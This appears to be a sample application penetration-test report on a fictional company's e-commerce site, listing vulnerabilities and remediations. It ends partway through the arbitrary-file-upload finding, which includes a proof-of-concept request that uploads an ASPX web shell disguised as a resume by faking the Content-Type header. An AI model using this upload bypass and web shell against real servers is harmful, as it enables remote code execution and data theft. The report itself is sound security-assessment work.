Application Security Assessment of the Infinity E-Commerce Platform

Dunder Mifflin Paper Company Inc.

07-08-2022

SHEHZADE SECURITY GROUP

Document Control

Date	Changed By	Change	Issue
07-06-2022	Abdullah Ansari	Document Created	0.1
07-07-2022	Javier Serrano	Document Technical QA	0.2
07-07-2022	Cale Black	Document Technical QA	0.3
07-08-2022	Abdullah Ansari	Document Published	1.0

Document Distribution

Date	Name	Company
07-08-2022	Dwight Schrute	Dunder Mifflin Paper Company Inc.

Contents

1 Executive Summary

Dunder Mifflin contracted SSG to conduct an application security assessment of their Infinity e-commerce platform. SSG performed testing between the 29th of June and the 6th of July 2022 from the perspective of both an unauthenticated and an authenticated attacker.

Infinity is a public storefront used by Dunder Mifflin's customers to purchase various paper products online. There is also an administrative section of the application used by Dunder Mifflin employees to view sales data, trends, and security logs. The objective of the assessment was to provide Dunder Mifflin assurance that the Infinity web application was not vulnerable to security issues that could result in the exposure of sensitive customer and company information or compromise of the application infrastructure. This report contains details of the assessment's findings, as well as recommendations for remediation.

Over the course of testing SSG identified two critical risk, four high-risk, four medium-risk, and ten low-risk vulnerabilities as well as one informational finding.

The causes of these vulnerabilities are as follows:

- Lack of input validation and sanitization
- Broken access controls and missing authorization checks
- Excessive information exposure
- Lack of communications encryption
- Misconfigurations in the application server

Attackers can exploit these weaknesses in the application to gain various levels of access to the application and its data some of which are described below:

- Access private customer data such as credit card numbers and home addresses in the database
- Hijack customer and administrator accounts exposing personally identifiable information (PII) and Dunder Mifflin's financial performance data
- Read and maliciously modify local server files containing network credentials and application source code used to support Dunder Mifflin's business
- Compromise the Infinity application server as well as the database server and stage attacks against Dunder Mifflin's internal network
- Conduct social engineering attacks against Dunder Mifflin's customers and employees to harvest sensitive information such as names, addresses, and payment details, and credentials

SSG recommends that Dunder Mifflin perform a forensic analysis through an incident response engagement on the Infinity application infrastructure and a full retest of the application after implementing fixes for the reported vulnerabilities. This is to ensure that no breach occurred prior to SSG's testing, and that Dunder Mifflin has successfully remediated the issues identified during the assessment.

2 Summary of Vulnerabilities

The following table presents all the vulnerabilities SSG discovered, ordered by severity of risk.

Ref	Risk Level	Vulnerability Name
4.1.1	CRITICAL	Arbitrary File Upload
4.1.2	CRITICAL	Structured Query Language Injection (SQLi)
4.2.1	HIGH	Stored Cross-Site Scripting (XSS)
4.2.2	HIGH	Ineffective Access Control
4.2.3	HIGH	Command Injection (CI)
4.2.4	HIGH	Directory Traversal
4.3.1	MEDIUM	Unencrypted Communications
4.3.2	MEDIUM	Plain-Text Password Storage
4.3.3	MEDIUM	Cross-Site Request Forgery (CSRF)
4.3.4	MEDIUM	Username Enumeration
4.4.1	LOW	Exposed Administrative Panel
4.4.2	LOW	Missing Authorization Checks
4.4.3	LOW	Misconfigured Cookies
4.4.4	LOW	Missing HTTP Security Headers
4.4.5	LOW	Clickjacking
4.4.6	LOW	Outdated & Vulnerable Framework
4.4.7	LOW	Server Banner Header Disclosure
4.4.8	LOW	Weak Password Policy
4.4.9	LOW	Insecure Password Recovery
4.4.10	LOW	Verbose Error Messages
4.5.1	INFORMATIONAL	Administrative Email Disclosure

SSG has provided a definition of the different risk levels in the Vulnerability Descriptions section of the report.

3 Findings and Recommendations

3.1 Assessment Overview

SSG performed an application security assessment of Dunder Mifflin's Infinity e-commerce application. The security assessment was carried out between the 29th of June and the 6th of July 2022 and testing was performed from both authenticated and unauthenticated perspectives.

Dunder Mifflin provided SSG consultants with a description of application's functionality and two test accounts of different user roles. The focus of this assessment was to provide Dunder Mifflin with an understanding of the security posture of the Infinity e-commerce application following its public release.

Dunder Mifflin placed an emphasis on their concerns regarding the resume upload feature, which gave users the ability to upload resumes for viewing by the hiring team. Dunder Mifflin also highlighted concerns regarding the administrative panel, which allowed Dunder Mifflin employees to manage the site and its functions. As such, SSG tailored its approach to the assessment by focusing on these areas of concern before branching out to review the rest of the application.

3.2 Summary of Vulnerabilities

The assessment yielded two critical-risk, four high-risk, four medium-risk, ten low-risk vulnerabilities and one informational finding.

Due to the severity of the vulnerabilities found and their exploitability by unsophisticated attackers, SSG recommends that Dunder Mifflin perform an incident response engagement to forensically analyze the application server as well as the database server. This will evaluate whether attackers breached Dunder Mifflin's infrastructure or extracted any personally identifiable information (PII) of customers prior to the assessment. Although SSG discovered no concrete evidence of compromise by malicious third parties, SSG found the vulnerabilities in a production build of the application implying that they have remained exploitable for a significant period of time. This makes it feasible for an attacker to have breached Dunder Mifflin's systems and exfiltrated sensitive data undetected.

Furthermore, SSG discovered several vulnerabilities of varying severity in the application; however, due of the assessment's limited time, it is possible that some vulnerabilities may be left undetected. SSG advises that Dunder Mifflin engage in a full re-test of the application along with a source code review which could allow testers to evaluate the application's security posture from a unique perspective and uncover new flaws. Additionally, although Dunder Mifflin specified that the internal network was out of scope for this assessment, SSG advises that Dunder Mifflin perform an internal penetration test to uncover any weaknesses that could allow attackers to pivot through the network in the event of a breach.

File Uploads

The most severe vulnerability identified by SSG during the assessment was related the management of file uploaded by users (Section 4.1.1). The Infinity application did not enforce sufficient access controls and input validation measures on users' upload requests. This could allow unauthenticated attackers to upload malicious files and execute them as server-side code gaining remote code execution (RCE) on the application server.

RCE allows attackers to enumerate sensitive directories and files, steal the application's proprietary source code, attack the application's users, and stage attacks against the wider internal network. If an attacker were to overwrite a critical resource to the application, they could also cause a denial-of-service scenario.

SSG successfully exploited this vulnerability and demonstrated code execution on the Infinity application server. SSG recommends that Dunder Mifflin implement a multi-layered defense against the upload of malicious files including storing files outside attacker reach, strict input validation, and comprehensive anti-virus scanning.

Input Validation

SSG found that the Infinity application contained multiple Structured Query Language Injection (SQLi) vulnerabilities. SQL injection could allow unauthenticated attackers to retrieve and modify the full back-end database and extract sensitive data belonging to the company and its customers. An attacker could also leverage this vulnerability to execute arbitrary operating system commands as the highest privileged user on the database server or bypass login authentication and hijack the account of any legitimate user on the site. SSG successfully demonstrated these impacts in Section 4.1.2 and advises that Dunder Mifflin implement parameterized queries along with layered input validation and sanitization.

SSG also discovered that the application was vulnerable to Stored Cross-Site Scripting (XSS) attacks. Stored XSS could allow an unauthenticated attacker to impersonate administrative users by stealing their session and authentication information. This could permit the attacker to view and edit customer sales, sensitive user information, security logs, and unreleased product descriptions. Attackers could also chain stored XSS with the command injection vulnerability found in the "Warehouse Link" functionality of the administrative panel (Section 4.2.3) to enable an attacker to compromise the application server and launch attacks against Dunder Mifflin's employees, customers, and internal network. SSG recommends that Dunder Mifflin add the use of safe sinks, implement strict input validation, enforce a strong Content Security Policy (CSP), and HTML encode all output returned to the user.

SSG found that the Infinity application was vulnerable to Command Injection (CI). This could allow an authenticated administrator to gain access to the application server, its data, and even the supporting infrastructure such as database servers, mail servers, and other hosts. When chained with other vulnerabilities that can grant unauthorized administrator access to the application (Section 4.1.2, Section 4.2.1, Section 4.3.1) an unauthenticated attacker can gain the capability to successfully perform this attack. SSG recommends that Dunder Mifflin refrain from calling operating system commands directly; however, if necessary, the Infinity application should validate and sanitize all user input in accordance with the zero-trust policy.

Finally, SSG also found that the Infinity application was vulnerable to directory traversal attacks. Directory Traversal is a web security vulnerability that could allow attackers to read arbitrary files on the application server's local filesystem. This includes proprietary application source code, server configuration files that contain credentials for back-end systems, and other sensitive files. SSG recommends that Dunder Mifflin remediate this vulnerability by implementing strict input validation, canonicalizing file paths, and adding a web application firewall (WAF) for a layered approach to defense.

Access Control & Authorization

SSG found that the Infinity application was implementing insufficient access control during the customer order process. This allowed malicious site users to inflict significant difficulty and wastage of time by forcing legitimate customers to dispute fraudulent charges with payment processors. This impact could severely damage Dunder Mifflin's business reputation and credibility. SSG recommends that Dunder Mifflin implement credit card ownership checks to ensure that submitted card ID numbers belong to the users charging purchases to them. SSG also advises that the Infinity application assign payment information identifiers randomly to prevent predictability and abuse.

SSG also discovered that certain functionality in the Infinity application and its administrative panel was missing authorization checks. This allowed users to access confidential data and perform sensitive actions without proper authorization. Firstly, the application allowed authenticated users to change their account email addresses without re-prompting them for valid credentials. This could allow an attacker to change a user's account email to a malicious one and reset the password if a user leaves his or her account in an authenticated state by accident or for a brief moment while stepping away.

Secondly, SSG found a page within the administrative panel containing the store's financial performance data which, with knowledge of its location, was accessible by any unauthenticated user of the application. Unauthorized exposure of this data could allow attackers to track and monitor the amount of paper Dunder Mifflin sells monthly and provide this information to competitors which could damage Dunder Mifflin's business. SSG recommends re-prompting for credentials on sensitive account information changes and proper authorization checks on pages that expose financial store data.

Client-Side Risks

SSG found that the Infinity application was vulnerable to Cross-Site Request Forgery (CSRF). CSRF is a vulnerability that could allow attackers to force authenticated users into executing unintended actions on a web application. This could result in users being deceived into performing sensitive functions on behalf of an attacker. In the Infinity application, these sensitive functions include adding shipping addresses, changing account email addresses, and submitting orders without user interaction. All of these impacts have the potential to harm users and damage Dunder Mifflin's business. SSG recommends that the Infinity application avoid performing sensitive actions through GET requests and add randomly generated CSRF tokens to ensure request authenticity.

SSG also discovered that the Infinity application was susceptible to clickjacking. Attackers engaging in clickjacking activities utilize the lack of missing security headers (Section 4.4.4) in applications to create convincing malicious clones designed to mimic the legitimate application's behavior. They then deceive the end user into divulging confidential information or performing unintended actions by overlaying the legitimate functionality with cosmetically identical malicious functionality. To prevent placing Dunder Mifflin's customers at risk for such attacks, SSG recommends that the Infinity application add the missing HTTP security headers as well as a strong CSP to all server responses.

Insecure Design

SSG found that the Infinity application was storing user credentials in the plain-text format. This system of credential storage poses a significant threat to Dunder Mifflin's users in the event that the database server is successfully compromised through the exploitation of vulnerabilities explained in Sections 4.1.1 and 4.1.2. An attacker who gains access to the database could simply read the usernames and passwords of customers allowing account takeovers which would make access to sensitive information such as credit card numbers and home addresses trivial. Attackers could also attempt to leverage user credentials to authenticate to other common services in the hopes that a customer reused the credentials. In all cases, Dunder Mifflin's reputation would be irreparably damaged, and users would lose trust in the business's ability to protect their privileged information. SSG recommends that Dunder Mifflin hash, salt, and pepper passwords before storage.

SSG discovered that the Infinity application's password reset functionality was vulnerable to username enumeration attacks. This could result in an unauthenticated attacker gathering a list of valid usernames and emails which they can then attempt to compromise by performing password-guessing attacks. An attacker can also leverage the usernames and emails identified to search existing compromised databases for passwords or even attempt to contact them directly with social engineering campaigns designed to phish personal information. In the event of a successfully phished user or a compromised account, attackers could gain access to sensitive payment details, personal information, and order histories of users hurting customer confidence in Dunder Mifflin's ability to protect confidential data. SSG recommends that Dunder Mifflin remove all webpage differences that could aid an attacker in discerning valid usernames from invalid ones. Additionality, as a layered approach to mitigate risk, SSG further advises the implementation of a strong password policy, CAPTCHAs to prevent automated exploitation, support for multi-factor authentication (MFA), and IP banning based on the number of password reset requests sent during a set period.

SSG found that the Infinity application was exposing an administrative panel and its location to the public. While an exposed administrative panel itself is not an immediately exploitable threat, it can facilitate an attacker's efforts to breach the site. The lack of multi-factor authentication for administrators exasperates this issue and increases the likelihood of successful compromise through password-guessing attacks. Dedicated attackers could also achieve access with stolen or no credentials if they add the username enumeration (Section 4.3.4) and SQL injection (Section 4.1.2) vulnerabilities to their attack chain. SSG advises that Dunder Mifflin make the administrative panel inaccessible from the internet; however, if this is a business requirement, Dunder Mifflin should create an IP allow-list to enable granular security control over sensitive areas of the application.

SSG discovered that legitimate users of the Infinity application were using insecure passwords particularly susceptible to password-guessing attacks. Though Dunder Mifflin did not provide the Infinity application's exact password policy, SSG testers observed weak passwords while exploiting other vulnerabilities in the application (Section 4.1.2). A password policy is a set of rules designed to enhance users' account security by requiring them to choose passwords of a specified length and complexity. Users typically choose passwords that satisfy the policy's minimum requirements. This has a direct impact on the security of each account registered with the application. SSG recommends that the Infinity application require users to create passwords of at least sixteen characters while developers should place more stringent requirements for administrative users.

SSG found that the Infinity application implemented an insecure method of password recovery for customers. If a user forgets their password, entering their username into the password recovery page produced a message indicating that the application sent the user's plain-text password to the email address on file. This mechanism represents a significant risk to the integrity of the Infinity application's user accounts not only because it would necessitate that the application store passwords in plain text (Section 4.3.2), but also, in the event of attackers breaching a user's email account, the user's account on the Infinity application as well as the private payment/address information stored on it would be compromised by extension. Attackers exposing personal user data to malicious parties could result in the damage of Dunder Mifflin's business reputation and the loss of consumer trust. SSG advises that Dunder Mifflin revise their password recovery mechanism to leverage one-time tokens for password reset requests.

SSG observed that the application's cookies did not have the `HttpOnly` or `Secure` flag set and included plain-text user credentials in certain cases. Online services use cookies to track user states throughout their applications. This is necessary as the HTTP protocol is stateless and developers require a method of associating individual users with their requests. If an attacker were to access or intercept these cookies by exploiting vulnerabilities discovered in the Infinity application such as stored cross-site scripting (Section 4.2.1) or unencrypted communications (Section 4.3.1), they could obtain access to the user's session token or credentials. This could result in the attacker gaining unauthorized access to the user's account. Since the Infinity application allows users to store personal information in their accounts such as payment details and home addresses, an account breach would expose this information to malicious attackers and harm Dunder Mifflin and its customers. SSG recommends that Dunder Mifflin configure cookies with the correct security flags and prevent the application from storing sensitive user credentials in them.

Communication Encryption

SSG discovered that the Infinity application did not implement encryption on network communications between the client and the server. This could allow a malicious attacker sniffing network traffic to capture and read sensitive customer details such as usernames, passwords, and payment information. An attacker can then utilize this information to impersonate other users on the site and perform unauthorized actions on their behalf. This would cause financial and reputational harm to Dunder Mifflin and its customers. SSG advises that Dunder Mifflin obtain and install a TLSv1.3 certificate on the application server to protect communications against eavesdropping.

Missing Security Headers

SSG discovered that the Infinity application was missing several security-specific HTTP response headers designed to provide resiliency against client-side attacks. Though missing security headers do not pose a directly exploitable risk to the Infinity application's security, Dunder Mifflin should implement these additional headers to provide an extra layer of protection against common vulnerabilities with dangerous impacts such as cross-site scripting (Section 4.2.1) and clickjacking (Section 4.4.5), both of which SSG testers found in the application. SSG advises that Dunder Mifflin take a defense-in-depth approach to remediating this issue by implementing the security headers described in the "Remedial Action" heading under Section 4.4.4.

Information Disclosures

SSG found that the HTTP response headers of the Infinity application disclosed the server type, server version, and ASP.NET version to users. Disclosure of the server type and version could aid an attacker in formulating future attacks by accurately identifying the specific version of software running on the application server allowing the enumeration of any public vulnerabilities that might exist in them. During SSG's assessment, software and version information aided testers in correctly inferring the type of database software the server was interacting with. This facilitated SSG's efforts to use the correct SQL syntax when creating payloads for SQL injection attacks. SSG recommends that Dunder Mifflin remove the `Server`, `X-AspNet-Version`, and `X-Powered-By` HTTP headers from the application's responses to prevent the disclosure of this information to attackers thereby minimizing their ability to target the application.

SSG discovered that the Infinity application was responding to user requests containing invalid data with error messages that disclosed sensitive information about the application's internal components. Attackers can leverage this information to learn more about how the application functions, what specific software it runs, and how administrators have configured the server that hosts it. This information can aid an attacker's efforts to develop more sophisticated and targeted attacks with the goal of compromising the back-end system and gaining access to all the data on it as well as pivoting opportunities to other machines on Dunder Mifflin's internal network. SSG recommends that Dunder Mifflin configure the application to return default, generic error messages in the event of code exceptions or malformed data.


SSG discovered that the Infinity application exposed the email address associated with the webmaster administrative account to unauthenticated users. This email could allow attackers to engage in social engineering or even leverage it during the exploitation of other vulnerabilities which could grant administrator access to the Infinity application such as SQL injection (Section 4.1.2) or password-guessing attacks (Section 4.4.8). SSG recommends that Dunder Mifflin remove all sensitive information from the application's public-facing pages, especially if it is an email address associated with an active administrator account.

Outdated & Vulnerable Components


SSG identified the outdated and vulnerable version 4.0.30319 of the ASP.NET development framework in use by the Infinity application. Microsoft has also deprecated this version of the framework and does not provide regular security updates or patches for vulnerabilities. ASP.NET is an open-source, server-side web-application framework designed for developers to produce dynamic web pages. Microsoft created ASP.NET to allow programmers to build dynamic web sites, applications, and services. Older versions of such frameworks may contain insecure code which could expose the users of applications coded with them to vulnerabilities such as cross-site scripting (XSS), configuration disclosures, remote code execution, and denials-of-service. SSG recommends that Dunder Mifflin update the outdated framework to the latest version. As of the time of compiling this report, the latest supported version of ASP.NET is version 8.0.


Attack Paths

The Infinity application exposed several paths for unauthenticated and authenticated attackers to takeover application infrastructure and gain access to sensitive customer data, company intellectual property, and Dunder Mifflin's internal network. SSG found that some of the discovered vulnerabilities can be chained to achieve greater levels of access to the application and its supporting infrastructure. SSG has shown a vulnerability chain below that attacker could leverage simply through the exploitation of server-side vulnerabilities in the Infinity application.



SSG also found that attackers could leverage several vulnerabilities to perform social engineering attacks on Dunder Mifflin customers and achieve similar impacts such as credential theft, financial performance data exposure, and the exposure of users' personally identifiable information (PII). SSG has illustrated two such attack paths below:


Attacker
Creates Malicious Site Clone
Distributes URL
Customer
Visits Malicious Site
Authenticates to Malicious Site
Credential Theft
PII Exposure
Payment Information Exposure



4 Vulnerability Descriptions

This section of the report details the vulnerabilities that SSG identified during the engagement period. Each vulnerability description contains the following information:

- A description of the vulnerability with proof-of-concept (PoC) payloads and screenshots to demonstrate its existence on the affected systems
- Remedial actions that clients can use to resolve the vulnerability and mitigate the risks that it poses
- Further information and sources of reading about the issue including links to advisories

Vulnerability Grading

SSG has classified the vulnerabilities identified in this report by the degree of risk they present to the host system and its supporting infrastructure. SSG has graded the vulnerabilities as Critical, High, Medium, Low, or Informational as defined below:

CRITICAL	SSG will classify a vulnerability as critical when it poses a significant, immediate, and exploitable threat to the confidentiality, integrity, and availability of the system testers find it on or its supporting infrastructure. SSG has reserved this severity level for vulnerabilities that grant attackers unfettered access to the application, its data, its server, or even the supporting infrastructure. An example of a critical vulnerability is an unauthenticated command injection in an input field.
HIGH	SSG will classify a vulnerability as high risk if it holds the potential for an attacker to control, alter or delete an organization's electronic assets. For example, SSG would classify a vulnerability which could allow an attacker to gain unauthorized access to sensitive data as high risk. Such issues could result in the defacement of a web site, the alteration of data held within a database, or the capture of sensitive information such as account credentials or credit card information.
MEDIUM	SSG will classify a vulnerability as medium risk if it holds, when combined with other factors or issues, the potential for an attacker to control, alter or delete an organization's electronic assets. For example, SSG would rate a vulnerability that could enable attackers to gain unauthorized access if they met a specific condition, or if an unexpected change in configuration occurs, as medium risk.
LOW	SSG will classify a vulnerability as low risk if it discloses information about a system or the likelihood of exploitation is extremely low. For example, this could be the disclosure of version information about a running service or an informative error message that reveals technical data.
INFORMATIONAL	SSG will classify a vulnerability as informational if it elicits recommendations that will bolster the application's security posture but does not pose a direct risk to its security.

4.1 Critical Vulnerabilities

SSG will classify a vulnerability as critical when it poses a significant, immediate, and exploitable threat to the confidentiality, integrity, and availability of the system testers find it on or its supporting infrastructure. SSG has reserved this severity level for vulnerabilities that grant attackers unfettered access to the application, its data, its server, or even the supporting infrastructure. An example of a critical vulnerability is an unauthenticated command injection in an input field.

Critical vulnerabilities are detrimental to an application's security posture and clients should remediate them as soon as possible to prevent compromise.

4.1.1 Arbitrary File Upload

Risk Rating	CRITICAL

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG found that the Infinity application's resume upload feature was vulnerable to arbitrary file upload. This could allow unauthenticated attackers to upload malicious files to the application server. Once uploaded, attackers can then use these files to deceive legitimate users into divulging sensitive information through social engineering techniques. Attackers could also achieve Remote Code Execution (RCE) on the underlying operating system as the `defaultapppool` user. This could grant an attacker the ability to steal Dunder Mifflin's proprietary application source code or modify it to further target the application's users. It can also facilitate attacks against the internal network and its resources by using the compromised server as a staging point.

The upload functionality located at `careers.aspx` allowed unauthenticated users to upload resumes for review by the hiring team. The page attempted to restrict uploads to files with the `.pdf` or `.doc` extensions; however, the application enforced this by validating the `Content-Type` HTTP header within the upload request. An attacker could manipulate the `Content-Type` header's value to contain a valid type regardless of the file in the upload request, thereby circumventing the server's validation checks, and granting the ability to upload arbitrary malicious files.


As a proof-of-concept (PoC), SSG modified a fully-featured `aspx` web shell (Appendix I) to only execute the `whoami` command on the application server's operating system. Once the malicious file was prepared, SSG uploaded the file disguised as a prospective candidate's resume.

SSG intercepted the HTTP request containing the malicious `aspx` file and falsified the `Content-Type` header's value. SSG has provided an abbreviated version of the HTTP request below:

```
POST /careers.aspx HTTP/1.1
Host: infinity.dundermifflin.com
Content-Length: 2955
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://infinity.dundermifflin.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryShsmyQAPq5nvb5Js
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Referer: http://infinity.dundermifflin.com/careers.aspx
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASP.NET_SessionId=mexiu3e1lnpumvlimbhgshls
Connection: close

------WebKitFormBoundaryShsmyQAPq5nvb5Js
Content-Disposition: form-data; name="__VIEWSTATE"
```

```
/wEPDwUKMTEyMjk1NzE0MGQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9fFgEFD2N0bDAwJGJ0blNlYXJjaKA/ht69XYe
g8YbufAfnm/riI0PHcovlVwksdkq3fXys

[…SNIPPED…]

------WebKitFormBoundaryShsmyQAPq5nvb5Js

Content-Disposition: form-data; name="ctl00$ContentPlaceHolder1$fileCV"; filename="Jacobs_Resume.aspx"
Content-Type: application/pdf

<%@ Page Language="VB" Debug="true" %>
<%@ import Namespace="system.IO" %>
<%@ import Namespace="System.Diagnostics" %>

<script runat="server">

Sub RunCmd(Src As Object, E As EventArgs)
  Dim myProcess As New Process()
  Dim myProcessStartInfo As New ProcessStartInfo("c:\\windows\\system32\\cmd.exe")
  myProcessStartInfo.UseShellExecute = false
  myProcessStartInfo.RedirectStandardOutput = true
  myProcess.StartInfo = myProcessStartInfo
  myProcessStartInfo.Arguments= "/c whoami"
  myProcess.Start()

[…SNIPPED…]

------WebKitFormBoundaryShsmyQAPq5nvb5Js
Content-Disposition: form-data; name="ctl00$ContentPlaceHolder1$btnSubmit"

Submit

------WebKitFormBoundaryShsmyQAPq5nvb5Js--
```

Once SSG forwarded the request and completed the upload, SSG conducted directory bruteforcing on the Infinity application through a specialized tool called `feroxbuster` and found that the application was storing the uploaded resumes in a publicly accessible directory called `/uploads`. SSG has placed a screenshot below showing `feroxbuster`'s output:

